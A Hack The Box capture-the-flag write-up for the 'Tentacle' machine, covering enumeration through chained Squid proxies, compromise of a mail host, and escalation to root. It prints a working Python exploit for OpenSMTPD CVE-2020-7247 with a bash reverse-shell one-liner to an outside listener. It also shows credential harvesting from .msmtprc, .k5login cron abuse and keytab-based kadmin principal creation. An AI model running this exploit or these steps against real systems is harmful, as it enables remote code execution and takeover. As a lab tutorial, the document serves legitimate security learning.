


# tentacle

```
(root@kali)-[/Documents/htb/boxes/tentacle]
# nmap -sC -sV 10.10.10.224
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-07 14:47 EDT
Nmap scan report for 10.10.10.224
Host is up (0.10s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.0 (protocol 2.0)
|_ ssh-hostkey:
|   3072 8d:dd:18:10:e5:7b:b0:da:a3:fa:14:37:a7:52:7a:9c (RSA)
|   256 f6:a9:2e:57:f8:18:b6:f4:ee:03:41:27:1e:1f:93:99 (ECDSA)
|_  256 04:74:dd:68:79:f4:22:78:d8:ce:dd:8b:3e:8c:76:3b (ED25519)
53/tcp    open  domain       ISC BIND 9.11.20 (RedHat Enterprise Linux 8)
|_ dns-nsid:
|_  bind.version: 9.11.20-RedHat-9.11.20-5.el8
88/tcp    open  kerberos-sec MIT Kerberos (server time: 2021-06-07 18:53:35Z)
3128/tcp  open  http-proxy   Squid http proxy 4.11
|_ http-server-header: squid/4.11
|_ http-title: ERROR: The requested URL could not be retrieved
9090/tcp  closed zeus-admin
Service Info: Host: REALCORP.HTB; OS: Linux; CPE: cpe:/o:redhat:enterprise_linux:8
```

there's a squid proxy running on port 3128 let's go there also  
nmap gave us a host : REALCORP.HTB

hosts x		
1	127.0.0.1	localhost
2	127.0.1.1	kali
3	10.10.10.224	REALCORP.HTB
4		
5		



The following error was encountered while trying to retrieve the URL: /

### Invalid URL

Some aspect of the requested URL is incorrect.


Some possible problems are:

- Missing or incorrect access protocol (should be "http://" or similar)
- Missing hostname
- Illegal double-escape in the URL-Path
- Illegal character in hostname; underscores are not allowed.

Your cache administrator is [j.nakazawa@realcorp.htb](mailto:j.nakazawa@realcorp.htb).

Generated Mon, 07 Jun 2021 18:57:22 GMT by [srv01.realcorp.htb](#) (squid/4.11)

Got a username and a subdomain 😊 note these little hints, will be help us later 😊 Also I got hash while running GetNPUsers.py but that seems uncrackable



```
(root@kali)-[/Documents/htb/boxes/tentacle]
# hashcat -m 18200 hash.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting ...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-Intel(R) Core(TM) i7-8550U CPU @ 1.80GHz, 9772/9836 MB (4096 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashfile 'hash.hash' on line 1 ($krb5a...3ca805c638fc2aa7e82512ea9950b4ce): Signature unmatched
No hashes loaded.
```

here I stucked for more hours and finally found the way that was fuzzing the other domains

```
(root@kali)-[/Documents/htb/boxes/tentacle]
# dnsenum --threads 64 --dnsserver 10.10.10.224 -f /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt realcorp.htb
dnsenum VERSION:1.2.6
Generated Mon, 07 Jun 2021 18:57:22 GMT by [redacted] (squid/4.11)

realcorp.htb

Host's addresses:
[redacted]

Name Servers:
ns.realcorp.htb. 259200 IN A 10.197.243.77

Mail (MX) Servers:
[redacted]

Trying Zone Transfers and getting Bind Versions:
[redacted]

unresolvable name: ns.realcorp.htb at /usr/bin/dnsenum line 900 thread 1.

Trying Zone Transfer for realcorp.htb on ns.realcorp.htb ...
AXFR record query failed: no nameservers

Brute forcing with /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt:
ns.realcorp.htb. 259200 IN A 10.197.243.77
proxy.realcorp.htb. 259200 IN CNAME ns.realcorp.htb.
ns.realcorp.htb. 259200 IN A 10.197.243.77
wpad.realcorp.htb. 259200 IN A 10.197.243.31
```

So many domains and Ips 😞 But that can't be easily accessible we need to use proxychains to enum it 😊  
update your proxychains to avoid small errors 😊

What is the use of Proxychains?

**ProxyChains** is a tool that forces any TCP connection made by any given **application** to go through proxies like TOR or any other SOCKS4, SOCKS5 or HTTP proxies. It is an open-source project for GNU/Linux systems. Essentially, you can **use ProxyChains** to run any program through a proxy server. Mar 15, 2020

```
(root@kali)-[/Documents/htb/boxes/tentacle]
# sudo apt install proxychains4
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
proxychains4 is already the newest version (4.14-3).
proxychains4 set to manually installed.
The following packages were automatically installed and are no longer required:
gccgo-10 iraf iraf-noao libcfitsio-dev libcfitsio-doc libcmintpack1 libfai libfuntools1 libgo-10-dev libgo16 libstarlink-ast-err9 libstarlink-ast9 libstarlink-pal0 libtk-img
libwcstools1 libxpal saods9 saods9-doc tcl tcl-awthemes tcl-signal tcl-tls tcl-ttkthemes tcl-xpa tclfitsy tclis tcllib tclxml tk tk-html1 tk-mpeg tk-table tkblt tkcon tkxao
xaw3dg xgterm
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 221 not upgraded.
```

and we need to add that proxy in our conf file. Edit /etc/-  
proxychains.conf file

Here I'm using dynamic chain you can also use strict chain  
But no internal IP is accessible. So we add the proxy in our  
proxychain then ran nmap on 127.0.0.1 and the result has the  
same port except now a new port Kpasswd5.

But from there as well we are not able to access any IP, so  
maybe the proxy doesnt like incoming traffic. So we add another  
entry in our proxychain to route the packets through  
10.10.10.224:3128 -> 127.0.0.1:3128. But then suddenly the  
10.197.243.77 IP became accessible.

Now, here as well we have a 3128 squid port (nmap), by again  
adding this proxy now we got a another IP 10.197.243.31  
became accessible and it opened a 80 port.

```
(root@kali)-[/etc]
# geany /etc/proxychains4.conf
```

```
dynamic chain
```

```
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
# . . . . .
```

```
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4      127.0.0.1 1080
#socks5      127.0.0.1 1080
http 10.10.10.224 3128
http 127.0.0.1 3128
http 10.197.243.77 3128
```

let's start the nmap again 😊 let's scan that .31 ip  
wpad.realcorp.htb

```
(root@kali)-[/Documents/htb/boxes/tentacle]
# proxychains4 -f /etc/proxychains4.conf nmap -sT -Pn 10.197.243.31
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-07 16:41 EDT
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... timeout
[proxychains] Dynamic chain ... 10.10.10.224:3128 ... 127.0.0.1:3128 ... 10.197.243.77:3128 ... 10.197.243.31:80 ... OK
[proxychains] Dynamic chain ... 10.10.10.224:3128 ... 127.0.0.1:3128 ... 10.197.243.77:3128 ... 10.197.243.31:22 ... OK
```

```
[proxychains] Dynamic chain ... 10.10.10.224:3128 ... 127.0.0.1:3128 ... 10.197.243.77:3128 ... 10.197.243.31:53 ... OK
```

```
[proxychains] Dynamic chain ... 10.10.10.224:3128 ... 127.0.0.1:3128 ... 10.197.243.77:3128 ... 10.197.243.31:88 ... OK
```

```
[proxychains] Dynamic chain ... 10.10.10.224:3128 ... 127.0.0.1:3128 ... 10.197.243.77:3128 ... 10.197.243.31:749 ... OK
```

```
[proxychains] Dynamic chain ... 10.10.10.224:3128 ... 127.0.0.1:3128 ... 10.197.243.77:3128 ... 10.197.243.31:464 ... OK
```

```
[proxychains] Dynamic chain ... 10.10.10.224:3128 ... 127.0.0.1:3128 ... 10.197.243.77:3128 ... 10.197.243.31:3128 ... OK
```

```
Nmap scan report for wpad.realcorp.htb (10.197.243.31)
Host is up (0.28s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
464/tcp   open  kpasswd5
749/tcp   open  kerberos-adm
3128/tcp  open  squid-http
```


also add that to your /etc/hosts file => “10.197.243.31 wpad.realcorp.htb”

```
proxychains4.conf x hosts x
1 127.0.0.1 localhost
2 127.0.1.1 kali
3 10.10.10.224 REALCORP.HTB
4 10.197.243.31 wpad.realcorp.htb
5
```

Now we are running WFUZZ for any subdomain or dirbusting. Dirbusting didnt yeild anything but Subdomain enumeration gave me wpad subdomain.

Now wpad is a very strong clue that its a wpad subdomain so we got the wpad.dat file which is the default config file:





```
# cat wpad.dat
function FindProxyForURL(url, host) {
    if (dnsDomainIs(host, "realcorp.htb"))
        return "DIRECT";
    if (isInNet(dnsResolve(host), "10.197.243.0", "255.255.255.0"))
        return "DIRECT";
    if (isInNet(dnsResolve(host), "10.241.251.0", "255.255.255.0"))
        return "DIRECT";

    return "PROXY proxy.realcorp.htb:3128";
}
```

So, we already know the 10.197.243.0 domains, we now need to check out 10.241.251.0. Which I ran nmap against the entire /24 octet with top ports and saw that 10.241.251.113 has a SMTP port open and running OpenSMTPD.

```
(root@kali)-[/etc]
# proxychains -f /etc/proxychains4.conf nmap -sT -Pn 10.241.251.0/24
```

```
(root@kali)-[/Documents/htb/boxes/tentacle]
# proxychains -f /etc/proxychains4.conf nmap -sT -sV -Pn 10.241.251.113
```

```
Nmap scan report for 10.241.251.113
Host is up (0.27s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
25/tcp    open  smtp    OpenSMTPD
Service Info: Host: smtp.realcorp.htb
```

fine there's OpenSMTPD running let's search some exploits for

this on internet



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### OpenSMTPD 6.6.1 - Remote Code Execution - Exploit-DB

Jan 30, 2020 — **OpenSMTPD 6.6.1** - Remote Code Execution. CVE-2020-7247 . remote **exploit** for Linux platform.

<https://www.exploit-db.com> > exploits ▾

### OpenSMTPD 6.4.0 < 6.6.1 - Local Privilege ... - Exploit-DB

Feb 11, 2020 — **OpenSMTPD 6.4.0 < 6.6.1** - Local Privilege Escalation + Remote Code Execution. CVE-2020-7247 . remote **exploit** for OpenBSD platform.

<https://www.rapid7.com> > exploit > unix > smtp > open... ▾

### OpenSMTPD MAIL FROM Remote Code Execution - Rapid7

Feb 7, 2020 — Description. This module **exploits** a command injection in the MAIL FROM field during SMTP interaction with **OpenSMTPD** to execute a ...

<https://www.trendmicro.com> > en\_us > research > opens... ▾

### CVE-2020-8794 Can Lead to Privilege Escalation and RCE

Mar 12, 2020 — A root privilege escalation and remote execution **vulnerability** (designated as CVE-2020-8794) was discovered in **OpenSMTPD**. The flaw ...

I simply modified that exploit to get shell 😊 here is it

```
1 import socket, time
2 import sys
3 if len(sys.argv) < 4:
4     print("usage: getShell.py <host> <port> <command>")
5     exit()
6 HOST = sys.argv[1]
7 PORT = int(sys.argv[2])
8 rev_shell_cmd = sys.argv[3]
9 payload = b"""\r\n
10 #0\r\n
11 #1\r\n
12 #2\r\n
13 #3\r\n
14 #4\r\n
15 #5\r\n
16 #6\r\n
17 #7\r\n
18 #8\r\n
19 #9\r\n
20 #a\r\n
21 #b\r\n
22 #c\r\n
23 #d\r\n
24 """ + rev_shell_cmd.encode() + b"""\n
25 .
26 """
27
28 for res in socket.getaddrinfo(HOST, PORT, socket.AF_UNSPEC, socket.SOCK_STREAM):
29     af, socktype, proto, canonname, sa = res
30     try:
31         s = socket.socket(af, socktype, proto)
32     except OSError as msg:
33         s = None
34         continue
35     try:
36         s.connect(sa)
37     except OSError as msg:
38         s.close()
39         s = None
40         continue
41     break
42 if s is None:
43     print('could not open socket')
44     sys.exit(1)
```



```

45 with s:
46     data = s.recv(1024)
47     print('Received', repr(data))
48     time.sleep(1)
49     print('SENDING HELO')
50     s.send(b"heho test.com\r\n")
51     data = s.recv(1024)
52     print('RECIEVED', repr(data))
53     s.send(b"MAIL FROM:<;for i in 0 1 2 3 4 5 6 7 8 9 a b c d;do read r;done;sh;exit 0;>\r\n")
54     time.sleep(1)
55     data = s.recv(1024)
56     print('RECIEVED', repr(data))
57     s.send(b"RCPT TO:<j.nakazawa@realcorp.htb>\r\n")
58     data = s.recv(1024)
59     print('RECIEVED', repr(data))
60     s.send(b"DATA\r\n")
61     data = s.recv(1024)
62     print('RECIEVED', repr(data))
63     s.send(payload)
64     data = s.recv(1024)
65     print('RECIEVED', repr(data))
66     s.send(b"QUIT\r\n")
67     data = s.recv(1024)
68     print('RECIEVED', repr(data))
69     print("Exploited Check you netcat :D")
70     s.close()

```

start a netcat listener and run that above script like this

```

(root@kali)-[/Documents/htb/boxes/tentacle]
# proxychains -f /etc/proxychains4.conf python3 shell.py 10.241.251.113 25 'bash -c "exec bash -i &> /dev/tcp/10.10.14.10/1234 <&1"'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... timeout
[proxychains] Dynamic chain ... 10.10.10.224:3128 ... 127.0.0.1:3128 ... 10.197.243.77:3128 ... 10.241.251.113:25 ... OK
Received b'220 smtp.realcorp.htb ESMTP OpensMTPD\r\n'
SENDING HELO
RECIEVED b'250 smtp.realcorp.htb Hello test.com [10.241.251.1], pleased to meet you\r\n'
RECIEVED b'250 2.0.0 Ok\r\n'
RECIEVED b'250 2.1.5 Destination address valid: Recipient ok\r\n'
RECIEVED b'354 Enter mail, end with "." on a line by itself\r\n'
RECIEVED b'250 2.0.0 07f065d5 Message accepted for delivery\r\n'
RECIEVED b'221 2.0.0 Bye\r\n'
Exploited Check you netcat :D

```

Cool we got shell as root user of smtp

```

(root@kali)-[/Documents/htb/boxes/tentacle]
# nc -nlvp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.224.
Ncat: Connection from 10.10.10.224:57830.
bash: cannot set terminal process group (13): Inappropriate ioctl for device
bash: no job control in this shell
root@smtp:~# id
id
uid=0(root) gid=0(root) groups=0(root)

```

```

root@smtp:/home/j.nakazawa# ls -al
ls -al
total 16
drwxr-xr-x. 1 j.nakazawa j.nakazawa 59 Dec 9 12:31 .
drwxr-xr-x. 1 root root 24 Dec 8 10:56 ..
lrwxrwxrwx. 1 root root 9 Dec 9 12:31 .bash_history → /dev/null
-rw-r--r--. 1 j.nakazawa j.nakazawa 220 Apr 18 2019 .bash_logout
-rw-r--r--. 1 j.nakazawa j.nakazawa 3526 Apr 18 2019 .bashrc
-rw-r--r--. 1 j.nakazawa j.nakazawa 476 Dec 8 19:12 .msmtprc
-rw-r--r--. 1 j.nakazawa j.nakazawa 807 Apr 18 2019 .profile
lrwxrwxrwx. 1 root root 9 Dec 9 12:31 .viminfo → /dev/null
root@smtp:/home/j.nakazawa# cat .msmtprc
cat .msmtprc
# Set default values for all following accounts.
defaults
auth on
tls on
tls_trust_file /etc/ssl/certs/ca-certificates.crt
logfile /dev/null

# RealCorp Mail
account realcorp
host 127.0.0.1
port 587
from j.nakazawa@realcorp.htb
user j.nakazawa
password sJB}RM>6Z~64_
tls_fingerprint C9:6A:B9:F6:0A:D4:9C:2B:B9:F6:44:1F:30:B8:5E:5A:D8:0D:A5:60

# Set a default account
account default : realcorp

```

j.nakazawa:sJB}RM>6Z~64\_

Quickly we got creds 😊 that's located in /home/j.nakazawa

but sadly we can't able to ssh with it 😞 we need to use kerberos to generate a ticket and use that ticket to log in as the user, let's do that

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What is Kerberos for? ^

**Kerberos** technology provides authentication of service requests between two or more hosts in open, distributed networks. It uses a trusted third party and cryptography to verify user identities and authenticate client-server applications.

```
(root@kali)-[/Documents/htb/boxes/tentacle]
# ssh j.nakazawa@10.10.10.224
The authenticity of host '10.10.10.224 (10.10.10.224)' can't be established.
ECDSA key fingerprint is SHA256:eWzMB5HoqVH++9udWLB4bYS/8KguhJxNZPtZ3JLc3oo.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.224' (ECDSA) to the list of known hosts.
j.nakazawa@10.10.10.224's password:
Permission denied, please try again.
j.nakazawa@10.10.10.224's password:
Permission denied, please try again.
j.nakazawa@10.10.10.224's password:
j.nakazawa@10.10.10.224: Permission denied (gssapi-keyex,gssapi-with-mic,password).
```

Make sure you installed that, If you not then do it with the below command

```
sudo apt install krb5-user
```

then you need to modify your /etc/hosts and /etc/krb5.conf files  
make sure you only have this host in your /etc/hosts file

```
hosts x krb5.conf x
1 127.0.0.1 localhost
2 127.0.1.1 kali
3 10.10.10.224 srv01.realcorp.htb
4
```

```
hosts x krb5.conf x
1 [libdefaults]
2 default_realm = REALCORP.HTB
3 dns_lookup_realm = true
4 dns_lookup_kdc = true
5
6 forward = true
7 forwardable = true
8
9 [realms]
10 REALCORP.HTB = {
11     kdc = 10.10.10.224
12 }
13 [domain_realm]
14 realcorp.htb = REALCORP.HTB
15 .realcorp.htb = REALCORP.HTB
16
```

then we're going to generate the ticket

```
(root@kali)-[/Documents/htb/boxes/tentacle]
# klist
Ticket cache: FILE:/tmp/krb5cc_0
Default principal: j.nakazawa@REALCORP.HTB

Valid starting Expires Service principal
06/07/2021 18:45:20 06/08/2021 18:45:19 krbtgt/REALCORP.HTB@REALCORP.HTB

(jroot@kali)-[/Documents/htb/boxes/tentacle]
# ssh j.nakazawa@10.10.10.224
Activate the web console with: systemctl enable --now cockpit.socket

Last failed login: Mon Jun 7 23:44:37 BST 2021 from 10.10.14.10 on ssh:notty
There were 4 failed login attempts since the last successful login.
Last login: Thu Dec 24 06:02:06 2020 from 10.10.14.2
[j.nakazawa@srv01 ~]$ id
uid=1000(j.nakazawa) gid=1000(j.nakazawa) groups=1000(j.nakazawa),23(squid),100(users) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

it asks for password, Enter the password that we got above in /home/j.nakazawa folder

use klist to check the available tickets

There you go simply log in, this time it won't ask password. If it asks for password you done a mistake anywhere 😞 correct it and try again

```
[j.nakazawa@srv01 ~]$ cat user.txt
f58394d4eec499e98d62f3180bea9ed8
```

fine while seeing the crontab there's a file running named "log\_backup.sh", let's view it

```
[j.nakazawa@srv01 ~]$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# * * * * * user-name command to be executed
* * * * * admin /usr/local/bin/log_backup.sh
[j.nakazawa@srv01 ~]$ cat /usr/local/bin/log_backup.sh
#!/bin/bash

/usr/bin/rsync -avz --no-perms --no-owner --no-group /var/log/squid/ /home/admin/
cd /home/admin
/usr/bin/tar czf squid_logs.tar.gz ` /usr/bin/date +%F-%H%M%S` access.log cache.log
/usr/bin/rm -f access.log cache.log
```

It backups everything from /var/log/squid to /home/admin

So if we put something in that squid folder then it'll be copied to admin's folder, fine now let's create a log in file then we can log as admin coz it copied to that admin's folder

now create a file named .k5login

```
[j.nakazawa@srv01 ~]$ cat .k5login
j.nakazawa@REALCORP.HTB
```



then copy this file to /var/log/squid folder. We can't able to go to that folder ( permissions denied ) but we can copy this file there, so do that

```
[j.nakazawa@srv01 ~]$ chmod +x .k5login
[j.nakazawa@srv01 ~]$ cp .k5login /var/log/squid/
[j.nakazawa@srv01 ~]$ cat .k5login
j.nakazawa@REALCORP.HTB
```

after doing that try to log in as admin (try 2~3 times) some times it takes time to copy that log in file

```
(root@kali)-[/Documents/htb/boxes/tentacle]
# ssh admin@srv01.realcorp.htb
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Tue Jun  8 00:14:01 2021
[admin@srv01 ~]$ id
uid=1011(admin) gid=1011(admin) groups=1011(admin),23(squid) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

fine now we're admin after enuming some time this file seems interesting "krb5.keytab" it's located in /etc folder

```
[admin@srv01 ~]$ cd /etc/
[admin@srv01 etc]$ ls
adjtime                  cron.hourly              firewalld                inputrc                 logrotate.conf          named.root.key           profile.d                sestatus.conf           systemd
alternatives             cron.monthly             fonts                   iproute2               logrotate.d             netconfig               protocols               setroubleshoot          system-release
anacrontab               cron.oneshot             fstab                   issue                  lsm                    NetworkManager         rc0.d                  shadow                  system-release-cpe
at.deny                  cron.weekly              fuse.conf               issue.d                 lvm                     nftables               rc1.d                  shadow-                 tcsh.conf
audit                    crypto-policies          gcrpt                   issue.net               machine-id              nginx                   rc2.d                  shells                  terminfo
authselect               cryptotab                gnupg                   kdump                  mailcap                 nsswitch.conf           rc3.d                  smartmontools          tmpfiles.d
bash_completion.d       csh.cshrc               GREP_COLORS            krb5.conf               makedumpfile.conf.sample openldap                rc4.d                  sos.conf               tuned
bashrc                   default                  group                  krb5.keytab             man_db.conf            opt                     rc5.d                  squid                  udev
bindresvport.blacklist  depmod.d                group-                  krb5.keytab.orig       mime.types              os-release              rc6.d                  ssh                    unbound
binfmt.d                 dhcp                     grub2-cfg              ld.so.cache            mke2fs.conf            PackageKit              rc.d                   ssl                    updatedb.conf
centos-release           DIR_COLORS               grub2-efi.cfg          ld.so.conf              modprobe.d             pam.d                  redhat-release         sssd                   usb_modeswitch.conf
centos-release-upstream  gshadow                 gss                     ld.so.conf.d           modules-load.d          passwd                 rhsm                   subgid                 vconsole.conf
chkconfig.d              gshadow                  gss                     libaudit.conf          motd                    pkcs11                 rpm                    subuid                 vmware-tools
chrony.conf              dracut.conf             httpd                   libnl                  mtab                    pm                      rmtab.d               sudo.conf              wgetrc
chrony.keys               environment              idmapd.conf            libreport              my.cnf                 polkit-1               samba                  sudoers.d              xattr.conf
cifs-utils               exports                  init.d                 libuser.conf           my.cnf.d               prelink.conf.d         sasl2                  sudo-ldap.conf         xinetd.d
cni                      favicon.png              inittab                locale.conf            named                   printcap               selinux                sysctl.conf            yum.conf
cockpit                   filesystems               inittab                login.defs              named.conf              profile                services               sysctl.d               yum.repos.d
containers
```

```
(root@kali)-[/Documents/htb/boxes/tentacle]
# klist -h
klist: invalid option -- 'h'
Usage: klist [-e] [-V] [[-c] [-l] [-A] [-d] [-f] [-s] [-a [-n]]] [-k [-t] [-K]] [name]
  -c specifies credentials cache
  -k specifies keytab
    (Default is credentials cache)
  -i uses default client keytab if no name given
  -l lists credential caches in collection
  -A shows content of all credential caches
  -e shows the encryption type
  -V shows the Kerberos version and exits
options for credential caches:
  -d shows the submitted authorization data types
  -f shows credentials flags
  -s sets exit status based on valid tgt existence
  -a displays the address list
    -n do not reverse-resolve
options for keytabs:
  -t shows keytab entry timestamps
  -K shows keytab entry keys
```

```
[admin@srv01 etc]$ klist -k krb5.keytab
Keytab name: FILE:krb5.keytab /Documents/htb/boxes/tentacle
KVNO Principal
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 2 host/srv01.realcorp.htb@REALCORP.HTB
 2 host/srv01.realcorp.htb@REALCORP.HTB
 2 host/srv01.realcorp.htb@REALCORP.HTB
 2 host/srv01.realcorp.htb@REALCORP.HTB
 2 host/srv01.realcorp.htb@REALCORP.HTB
 2 kadmin/changepw@REALCORP.HTB
 2 kadmin/changepw@REALCORP.HTB
 2 kadmin/changepw@REALCORP.HTB
 2 kadmin/changepw@REALCORP.HTB
 2 kadmin/changepw@REALCORP.HTB
 2 kadmin/admin@REALCORP.HTB
 2 kadmin/admin@REALCORP.HTB
 2 kadmin/admin@REALCORP.HTB
 2 kadmin/admin@REALCORP.HTB
 2 kadmin/admin@REALCORP.HTB
```

So what's a keytab file?

A keytab is a file containing pairs of Kerberos principals and encrypted keys (which are derived from the Kerberos password).  
You can use a keytab file to authenticate to various remote systems using Kerberos without entering a password.

```
[admin@srv01 etc]$ kadmin -k -t /etc/krb5.keytab -p kadmin/admin@REALCORP.HTB
Couldn't open log file /var/log/kadmind.log: Permission denied
Authenticating as principal kadmin/admin@REALCORP.HTB with keytab /etc/krb5.keytab.
kadmin: add_principal root@REALCORP.HTB
No policy specified for root@REALCORP.HTB; defaulting to no policy
Enter password for principal "root@REALCORP.HTB":
Re-enter password for principal "root@REALCORP.HTB":
Principal "root@REALCORP.HTB" created.
kadmin: exit
[admin@srv01 etc]$ ksu root
